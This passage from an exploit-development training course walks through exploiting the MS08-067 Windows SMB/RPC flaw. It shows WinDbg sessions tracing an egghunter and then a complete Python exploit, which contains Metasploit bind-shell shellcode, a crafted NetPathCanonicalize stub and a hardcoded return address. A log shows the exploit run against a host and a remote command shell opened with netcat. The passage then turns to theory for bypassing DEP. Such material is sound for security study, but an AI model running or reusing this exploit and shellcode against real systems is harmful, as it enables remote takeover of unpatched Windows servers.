


Figure 8: Breakpoint hit on JMP EDX instruction



```
Pid 844 - WinDbg:6.9.0003.113 X86
File Edit View Debug Window Help

Disassembly
Offset: @$scopeip
0064f4fe 43          inc     ebx
0064f4ff 43          inc     ebx
0064f500 43          inc     ebx
0064f501 43          inc     ebx
0064f502 44          inc     esp
0064f503 44          inc     esp
0064f504 44          inc     esp
0064f505 44          inc     esp
0064f506 0000        add     byte ptr [eax],al
0064f508 43          inc     ebx
0064f509 43          inc     ebx
0064f50a 43          inc     ebx
0064f50b 43          inc     ebx
0064f50c 44          inc     esp
0064f50d 44          inc     esp
0064f50e 44          inc     esp
0064f50f 44          inc     esp

Command
ModLoad: 5faf0000 5fafe000   C:\WINDOWS\system32\wbem\ncprov.dll
ModLoad: 74ce0000 74cee000   C:\WINDOWS\system32\wbem\wbemsvc.dll
(34c.7a4): Break instruction exception - code 80000003 (first chance)
eax=7ffdf000 ebx=00000001 ecx=00000002 edx=00000003 esi=00000004 edi=00000005
eip=7c81a3e1 esp=010effcc ebp=010efff4 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
ntdll!DbgBreakPoint:
7c81a3e1 cc              int     3
0:042> bp 7c808ab0
0:042> g
Breakpoint 0 hit
eax=90909090 ebx=0064005c ecx=0064f4b2 edx=0064f508 esi=0064f4b6 edi=0064f464
eip=7c808ab0 esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!RtlFormatMessageEx+0x132:
7c808ab0 ffe2            jmp     edx {0064f508}
0:037> p
eax=90909090 ebx=0064005c ecx=0064f4b2 edx=0064f508 esi=0064f4b6 edi=0064f464
eip=0064f508 esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0064f508 43              inc     ebx
```

Figure 9: Stepping over from breakpoint and landing in the controlled buffer

Ok! We landed in the right place. Let's proceed to calculate the *short jmp* needed to reach the beginning of the egghunter. The landing address, *0x0064f508,* stores 0x*43434343* at the moment; from here we are going to look at the stack and assemble the *short jmp* with the help of Windbg.




Figure 10: Assembling a short jump to reach the egghunter


```
0:037> a
0064f508 jmp 0x0064f4da  <--------------------- in the middle of the NOP slide
jmp 0x0064f4da
0064f50a

0064f508 ebd0            jmp     0x0064f4da <---- Our Short JMP 0xEBD09090
```

Assembling short jmp opcode

Let's see if it works:

```
0:037> p
eax=90909090 ebx=0064005c ecx=0064f4b2 edx=0064f508 esi=0064f4b6 edi=0064f464
eip=0064f4da esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0064f4da 90              nop

0064f4d0 807c909090      cmp     byte ptr [eax+edx*4-70h],90h
0064f4d5 90              nop
0064f4d6 90              nop
0064f4d7 90              nop
0064f4d8 90              nop
0064f4d9 90              nop
0064f4da 90              nop     <------------- Short JMP lands here
0064f4db 90              nop
0064f4dc 90              nop
0064f4dd 90              nop
0064f4de 33d2            xor     edx,edx
0064f4e0 90              nop
0064f4e1 90              nop
0064f4e2 90              nop
0064f4e3 42              inc     edx
0064f4e4 52              push    edx
```

Testing short jmp

```
Command
Breakpoint 0 hit
eax=90909090 ebx=0064005c ecx=0064f4b2 edx=0064f508 esi=0064f4b6 edi=0064f464
eip=7c808ab0 esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!RtlFormatMessageEx+0x132:
7c808ab0 ffe2            jmp     edx {0064f508}
0:037> p
eax=90909090 ebx=0064005c ecx=0064f4b2 edx=0064f508 esi=0064f4b6 edi=0064f464
eip=0064f508 esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0064f508 43              inc     ebx
0:037> a
0064f508 jmp 0x0064f4da
jmp 0x0064f4da
0064f50a

0:037> p
eax=90909090 ebx=0064005c ecx=0064f4b2 edx=0064f508 esi=0064f4b6 edi=0064f464
eip=0064f4da esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0064f4da 90              nop
```

Figure 11: Testing the short jump

The *short jmp* is working. We allow the egghunter to run and see if it finds the fake shellcode (*n00bn00b + 0xCC*20*). We will set a breakpoint on the *JMP EDI* instruction that is called when the pattern *"n00bn00b"* is found. As you can see below, the *JMP EDI* address for the breakpoint was found looking at the stack:

```
0:037> bp 0064f4fc                  <-------------- JMP EDI
0:037> g
Breakpoint 1 hit
eax=6230306e ebx=0064005c ecx=0064f478 edx=000fa1c0 esi=0064f4b6 edi=000fa1c8
eip=0064f4fc esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0064f4fc ffe7            jmp     edi {000fa1c8}
```

Egghunter in action

```
Disassembly
Offset: @$scopeip                                                    Previous   Next
0064f4e7 58              pop     eax
0064f4e8 cd2e            int     2Eh
0064f4ea 3c05            cmp     al,5
0064f4ec 5a              pop     edx
0064f4ed 74f4            je      0064f4e3
0064f4ef b86e303062      mov     eax,6230306Eh
0064f4f4 8bfa            mov     edi,edx
0064f4f6 af              scas    dword ptr es:[edi]
0064f4f7 75ea            jne     0064f4e3
0064f4f9 af              scas    dword ptr es:[edi]
0064f4fa 75e7            jne     0064f4e3
0064f4fc ffe7            jmp     edi {000fa1c8}
0064f4fe 43              inc     ebx
0064f4ff 43              inc     ebx
0064f500 43              inc     ebx
0064f501 43              inc     ebx
0064f502 44              inc     esp
0064f503 44              inc     esp
0064f504 44              inc     esp

Command
eax=90909090 ebx=0064005c ecx=0064f4b2 edx=0064f508 esi=0064f4b6 edi=0064f464
eip=0064f508 esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0064f508 43              inc     ebx
0:037> a
0064f508 jmp 0x0064f4da
jmp 0x0064f4da
0064f50a

0:037> p
eax=90909090 ebx=0064005c ecx=0064f4b2 edx=0064f508 esi=0064f4b6 edi=0064f464
eip=0064f4da esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0064f4da 90              nop
0:037> bp 0064f4fc
0:037> g
Breakpoint 1 hit
eax=6230306e ebx=0064005c ecx=0064f478 edx=000fa1c0 esi=0064f4b6 edi=000fa1c8
eip=0064f4fc esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0064f4fc ffe7            jmp     edi {000fa1c8}

Memory
Virtual: edx                    Display format: Byte       Previous   Next
000fa1c0  6e 30 30 62 6e 30 30 62 cc cc cc cc cc cc cc cc  n00bn00b........
000fa1d0  cc cc cc cc cc cc cc cc cc cc cc cc 00 00 00 00  ................
```

Figure 12: Egghunter found the egg

"n00bn00b" was found! Let's step over to land into our fake shellcode:

```
0:013> p
eax=6230306e ebx=0064005c ecx=0064f478 edx=000fa1c0 esi=0064f4b6 edi=000fa1c8
eip=000e8158 esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
000e8158 cc              int     3

000e8158 cc              int     3
000e8159 cc              int     3
000e815a cc              int     3
000e815b cc              int     3
```

```
000e815c cc              int     3
000e815d cc              int     3
000e815e cc              int     3
000e815f cc              int     3
000e8160 cc              int     3
000e8161 cc              int     3
000e8162 cc              int     3
```

Executing the fake shellcode

It worked as expected!

Exercise

1) Repeat the required steps in order to execute the egghunter and find the fake shellcode in memory.

Getting our Remote Shell

We can replace the fake shellcode with a real bind shell payload. Playing with our POCs and looking at previously posted exploits on milw0rm.com, we observed that *"Max Count field"* and *"Actual Count field"* have to be adjusted in order to control the payload size. More precisely we can see that *"Max/Actual Count"* must be equal to *(ServerUnc + 4)/2*.

```
#!/usr/bin/python

from impacket import smb
from impacket import uuid
from impacket.dcerpc import dcerpc
from impacket.dcerpc import transport
import sys

print "*********************************************************"
print "**********         MS08-67 Win2k3 SP2          ************"
print "**********       offensive-security.com         ***********"
print "**********     ryujin&muts --- 11/30/2008       ***********"
print "*********************************************************"

try:
   target = sys.argv[1]
   port = 445
except IndexError:
   print "Usage: %s HOST" % sys.argv[0]
   sys.exit()

trans = transport.DCERPCTransportFactory('ncacn_np:%s[\\pipe\\browser]' % target)
trans.connect()
dce = trans.DCERPC_class(trans)
dce.bind(uuid.uuidtup_to_bin(('4b324fc8-1670-01d3-1278-5a47bf6ee188', '3.0')))

# /*
# * windows/shell_bind_tcp - 317 bytes
# * http://www.metasploit.com
# * EXITFUNC=thread, LPORT=4444, RHOST=
# */
shellcode = (
"\xfc\x6a\xeb\x4d\xe8\xf9\xff\xff\xff\x60\x8b\x6c\x24\x24\x8b"
"\x45\x3c\x8b\x7c\x05\x78\x01\xef\x8b\x4f\x18\x8b\x5f\x20\x01"
"\xeb\x49\x8b\x34\x8b\x01\xee\x31\xc0\x99\xac\x84\xc0\x74\x07"
"\xc1\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x28\x75\xe5\x8b\x5f"
"\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb\x03\x2c\x8b"
"\x89\x6c\x24\x1c\x61\xc3\x31\xdb\x64\x8b\x43\x30\x8b\x40\x0c"
"\x8b\x70\x1c\xad\x8b\x40\x08\x5e\x68\x8e\x4e\x0e\xec\x50\xff"
"\xd6\x66\x53\x66\x68\x33\x32\x68\x77\x73\x32\x5f\x54\xff\xd0"
"\x68\xcb\xed\xfc\x3b\x50\xff\xd6\x5f\x89\xe5\x66\x81\xed\x08"
"\x02\x55\x6a\x02\xff\xd0\x68\xd9\x09\xf5\xad\x57\xff\xd6\x53"
"\x53\x53\x53\x53\x43\x53\x43\x53\xff\xd0\x66\x68\x11\x5c\x66"
"\x53\x89\xe1\x95\x68\xa4\x1a\x70\xc7\x57\xff\xd6\x6a\x10\x51"
"\x55\xff\xd0\x68\xa4\xad\x2e\xe9\x57\xff\xd6\x53\x55\xff\xd0"
"\x68\xe5\x49\x86\x49\x57\xff\xd6\x50\x54\x54\x55\xff\xd0\x93"
"\x68\xe7\x79\xc6\x79\x57\xff\xd6\x55\xff\xd0\x66\x6a\x64\x66"
"\x68\x63\x6d\x89\xe5\x6a\x50\x59\x29\xcc\x89\xe7\x6a\x44\x89"
"\xe2\x31\xc0\xf3\xaa\xfe\x42\x2d\xfe\x42\x2c\x93\x8d\x7a\x38"
"\xab\xab\xab\x68\x72\xfe\xb3\x16\xff\x75\x44\xff\xd6\x5b\x57"
"\x52\x51\x51\x51\x6a\x01\x51\x51\x55\x51\xff\xd0\x68\xad\xd9"
"\x05\xce\x53\xff\xd6\x6a\xff\xff\x37\xff\xd0\x8b\x57\xfc\x83"
"\xc4\x64\xff\xd6\x52\xff\xd0\x68\xef\xce\xe0\x60\x53\xff\xd6"
"\xff\xd0" )
```

```
stub= '\x01\x00\x00\x00'        # Reference ID
stub+='\xac\x00\x00\x00'        # Max Count
stub+='\x00\x00\x00\x00'        # Offset
stub+='\xac\x00\x00\x00'        # Actual count
# Server Unc -> Length in Bytes = (Max Count*2) - 4
# NOP + PATTERN + SHELLCODE (15+8+317)= 340 => Max Count = 172 (0xac)
stub+='n00bn00b' + '\x90'*15 + shellcode     # Server Unc
stub+='\x00\x00\x00\x00'                     # UNC Trailer Padding
stub+='\x2f\x00\x00\x00'                     # Max Count
stub+='\x00\x00\x00\x00'                     # Offset
stub+='\x2f\x00\x00\x00'                     # Actual Count
stub+='\x41\x00\x5c\x00\x2e\x00\x2e\x00'     # PATH BOOM
stub+='\x5c\x00\x2e\x00\x2e\x00\x5c\x00'         # PATH BOOM
stub+='\x41'*18                              # Padding
stub+='\xb0\x8a\x80\x7c'                     # 7c808ab0 JMP EDX (ffe2)

# offset to short jump is 44 bytes => 12 nop + 32 egghunter
stub+='\x90'*12# Nop sled 12 Bytes
# EGGHUNTER 32 Bytes
egghunter ='\x33\xD2\x90\x90\x90\x42\x52\x6a'
egghunter+='\x02\x58\xcd\x2e\x3c\x05\x5a\x74'
egghunter+='\xf4\xb8\x6e\x30\x30\x62\x8b\xfa'
egghunter+='\xaf\x75\xea\xaf\x75\xe7\xff\xe7'
stub+= egghunter
stub+='\xEB\xD0\x90\x90'        # short jump back
stub+='\x44\x44\x44\x44'        # Padding
stub+='\x00\x00'
stub+='\x00\x00\x00\x00'        # Padding
stub+='\x02\x00\x00\x00'        # Max Buf
stub+='\x02\x00\x00\x00'        # Max Count
stub+='\x00\x00\x00\x00'        # Offset
stub+='\x02\x00\x00\x00'        # Actual Count
stub+='\x5c\x00\x00\x00'        # Prefix
stub+='\x01\x00\x00\x00'        # Pointer to pathtype
stub+='\x01\x00\x00\x00'        # Path type and flags.

print "Firing payload..."
dce.call(0x1f, stub)   #0x1f (or 31)- NetPathCanonicalize Operation
print "Done! Check shell on port 4444"
```

Final Exploit Source Code

In the final exploit there are only few things we need to change:

- We calculated Max/Actual Count value => stub+='\xac\x00\x00\x00';
  (NOP + PATTERN + SHELLCODE (15+8+317)= 340 => Max/Actual Count = 172(0xac));
- We added the short jump back => stub+='\xEB\xD0\x90\x90' calculated before;
- We replace fake shellcode with a Metasploit bind shell on port 4444.

Once again, let's set a breakpoint on *JMP EDX* and run the final exploit; we will follow each step in Windbg:

```
Setting a break point on JMP EDX:
0:067> bp 7c808ab0
0:067> bl
 0 e 7c808ab0     0001 (0001)  0:**** ntdll!RtlFormatMessageEx+0x132
0:067> g

Running the exploit:
root@bt # ./MS08067_EXPLOIT.py 172.16.30.2
*******************************************************
**********        MS08-67 Win2k3 SP2        ***********
**********      offensive-security.com       **********
**********    ryujin&muts --- 11/30/2008     **********
*******************************************************
Firing payload...

Breakpoint reached:
Breakpoint 0 hit
eax=90909090 ebx=012d005c ecx=012df4b2 edx=012df508 esi=012df4b6 edi=012df464
eip=7c808ab0 esp=012df47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!RtlFormatMessageEx+0x132:
7c808ab0 ffe2            jmp     edx {012df508}

Stepping over to land on the short jmp:
0:013> p
eax=90909090 ebx=012d005c ecx=012df4b2 edx=012df508 esi=012df4b6 edi=012df464
eip=012df508 esp=012df47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
012df508 ebd0            jmp     012df4da

Stepping over to reach egghunter:
0:013> p
ModLoad: 72060000 72079000   C:\WINDOWS\System32\xactsrv.dll
eax=90909090 ebx=012d005c ecx=012df4b2 edx=012df508 esi=012df4b6 edi=012df464
eip=012df4da esp=012df47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
012df4da 90              nop

Setting a breakpoint on JMP EDI, called once shellcode pattern is found:
0:013> bp 012df4fc

Let the process running to reach breakpoint:
0:013> g
```



```
ModLoad: 5f8c0000 5f8c7000   C:\WINDOWS\System32\NETRAP.dll

Breakpoint on JMP EDI reached:
Breakpoint 1 hit
eax=6230306e ebx=012d005c ecx=012df478 edx=000b4e10 esi=012df4b6 edi=000b4e18
eip=012df4fc esp=012df47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
012df4fc ffe7             jmp     edi {000b4e18}

Stepping over to land at the beginning of our shellcode:
0:013> p
eax=6230306e ebx=012d005c ecx=012df478 edx=000b4e10 esi=012df4b6 edi=000b4e18
eip=000b4e18 esp=012df47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
000b4e18 90               nop

Running shellcode:
0:013> g
(324.378): Unknown exception - code 000006d9 (first chance)

Getting our shell :)
root@bt # nc 172.16.30.2 4444
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>
```

Final Exploit Windbg Session

Exercise

1) Repeat the required steps in order to obtain a remote shell on the vulnerable server.

Wrapping up

In this module we have successfully exploited the MS08-067 vulnerability by utilizing an egghunter, and getting final code execution in a limited buffer space environment. Our work is not done yet though. In order to successfully exploit this vulnerability in a real world scenario, we will have to overcome a few more hurdles.

Module 0x02 Bypassing NX

Lab Objectives

- **Understanding Hardware Enforced Data Execution Prevention**
- **Exploiting the MS08-067 vulnerability bypassing hardware-enforced DEP**

A note from the authors

When we started to work on MS08-067 our objective was to obtain a working exploit on the Windows 2003 SP2 platform with Hardware DEP enabled. After a bit of research, we found the following comment in the Metasploit ms08_067_netapi exploit:

"There are only two possible ways to return to NtSetInformationProcess on Windows 2003 SP2, both of these are inside NTDLL.DLL and use a return method that is not directly compatible with our call stack. To solve this, Brett Moore figured out a multi-step return call chain that eventually leads to the NX bypass function." Please note that the method described in this module is different than the one Brett Moore used.

Overview

With the advent of Windows XP Service Pack 2 and Windows Server 2003 Service Pack 1, a new security feature was introduced to prevent code execution from a non-executable memory region: DEP (Data Execution Prevention).

DEP is capable of functioning in two modes:

- **hardware-enforced** for CPUs that are able to mark memory pages as non-executable;
- **software-enforced** for CPUs that do not have hardware support.

Software-enforced DEP protects the operating system from SEH overwrite attacks[6]. (Bypassing software DEP is not covered in this module.)

In this module we will improve the exploit for the *MS08-067* vulnerability, coded in Module 0x01, on Windows 2003 SP2 with hardware-enforced DEP enabled.

Hardware-enforcement and the NX bit

On compatible CPUs, hardware-enforced DEP enables the non-executable bit (NX) that separates between code and data areas in system memory. An operating system supporting NX bit, could mark certain areas of memory as non-executable, so that CPU will then refuse to execute any code residing in these areas of memory. This technique, known as executable space protection, can be used to prevent malware from injecting their code into another program's data storage area, and later running their own code from within this section. Please take the time to read [7] and [8] to get familiar with the hardware-enforced DEP concept.

---

[6] "Preventing the Exploitation of SEH Overwrites" (skape 09/2006)

http://www.uninformed.org/?v=5&a=2&t=pdf

[7] http://en.wikipedia.org/wiki/Data_Execution_Prevention

[8] http://en.wikipedia.org/wiki/NX_bit

Hardware-enforced DEP bypassing theory PART I

In some instances, hardware-enforced DEP (from now we will refer to Hardware-enforced DEP as DEP) can unexpectedly prevent legitimate software from executing due to particular application compatibility issues. Microsoft, realizing this problem, designed DEP so that it could be possible to configure it at different levels. At a global level, the operating system can be configured through the /NoExecute option in boot.ini to run in:

1. **OptIn mode**: DEP enabled only for system processes and custom defined applications;
2. **OptOut mode**: DEP enabled for everything except for applications that are specifically exempt;
3. **AlwaysOn mode**: DEP permanently enabled
4. **AlwaysOff mode**: DEP permanently disabled

A more interesting aspect is the fact that DEP can also be enabled or disabled on a per-process basis at execution time. The routine that implements this feature, called *LdrpCheckNXCompatibility*, resides in *ntdll.dll* and performs a few different checks to determine whether or not NX support should be enabled for the process. As a result of these checks, a call to the procedure *NtSetInformationProcess* (within *ntdll*) is issued to enable or disable NX for the running process. Analyzing the *NtSetInformationProcess* prototype we can see that the procedure takes four input parameters:

```
#define MEM_EXECUTE_OPTION_DISABLE   0x01
#define MEM_EXECUTE_OPTION_ENABLE    0x02
#define MEM_EXECUTE_OPTION_PERMANENT 0x08

ULONG ExecuteFlags = MEM_EXECUTE_OPTION_ENABLE;

NtSetInformationProcess(
    NtCurrentProcess(),      // PROCESS HANDLE    = -1
    ProcessExecuteFlags,     // PROCESSINFOCLASS = 0x22
    &ExecuteFlags,           // Pointer to MEM_EXECUTE_OPTION_ENABLE
    sizeof(ExecuteFlags)); // Size of the pointer ExecuteFlags = 0x4
```

NtSetInformationProcess Prototype

The most interesting parameter to us is the pointer to the **MEM_EXECUTE_OPTION_ENABLE** flag, which tells the *NtSetInformationProcess* function to disable the NX feature for the running process.

Now, let's consider the case of an NX enabled process that is being exploited: if an attacker had the possibility to call the NtSetInformationProcess procedure while passing the correct parameters and running code only from memory regions that are already executable, he would then be able to execute his shellcode from memory regions previously marked as non-executable (stack or heap).

Please take time to deeply study the "Bypassing Windows Hardware-enforced Data Execution Prevention" paper[9] which will be the base for the following module.

[9] "Bypassing Windows Hardware-enforced Data Execution Prevention", skape and Skywing 10/2005,

http://uninformed.org/?v=2&a=4

Hardware-enforced DEP bypassing theory PART II

Skape and Skywing illustrate a general approach which outlines a feasible method to circumvent hardware-enforced DEP in the default installations of Windows XP Service Pack 2 and Windows 2003 Server Service Pack 1, taking advantage of code that already exists within *ntdll*.

Let's focus on the three main key points in their theory:

1. Setting up the *MEM_EXECUTE_OPTION_ENABLE* flag somewhere in memory to be passed to *ntdll!ZwSetInformationProcess* (see code below at address *0x7c935d6f* in *ntdll!LdrpCheckNXCompatibility*);
2. Calling *ntdll!LdrpCheckNXCompatibility+0x4d* using our owned return address as a trampoline;
3. Having the stack frame setup so that the "ret 0x4" instruction in *ntdll!LdrpCheckNXCompatibility* will return in to our controlled buffer (see code below at address *0x7c91d443* in *ntdll!LdrpCheckNXCompatibility*).

```
{ LdrpCheckNXCompatibility Windows XP Service Pack 2 }

ntdll!LdrpCheckNXCompatibility+0x4d:
7c935d6d 6a04                push 0x4
7c935d6f 8d45fc              lea  eax,[ebp-0x4]
7c935d72 50                  push eax
7c935d73 6a22                push 0x22
7c935d75 6aff                push 0xff
7c935d77 e8b188fdff          call ntdll!ZwSetInformationProcess
7c935d7c e9c076feff          jmp  ntdll!LdrpCheckNXCompatibility+0x5c

ntdll!LdrpCheckNXCompatibility+0x5c:
7c91d441 5e                  pop esi
7c91d442 c9                  leave
7c91d443 c20400              ret 0x4
```

LdrpCheckNXCompatibility Function

Point number 1 is accomplished by Skape and Skywing by returning into specific chunks of code within *ntdll*:

The *ESI* register is initialized to hold the value *0x2* (*MEM_EXECUTE_OPTION_ENABLE*) and then copied to the address pointed by register *[EBP-4]*. At this point, the four parameters are pushed on the stack, *ntdll!ZwSetInformationProcess* is called and NX is disabled for the running process.

Hardware-enforced DEP on Windows 2003 Server SP2

Because our intent is to bypass DEP on Windows 2003 Server SP2, let's compare its *ntdll!LdrpCheckNXCompatibility* procedure to the one present in Windows XP Service Pack 2.

```
{ LdrpCheckNXCompatibility Windows 2003 Server Service Pack 2 }

7C83F517   C745 FC 02000000 MOV DWORD PTR SS:[EBP-4],2
7C83F51E   6A 04            PUSH 4
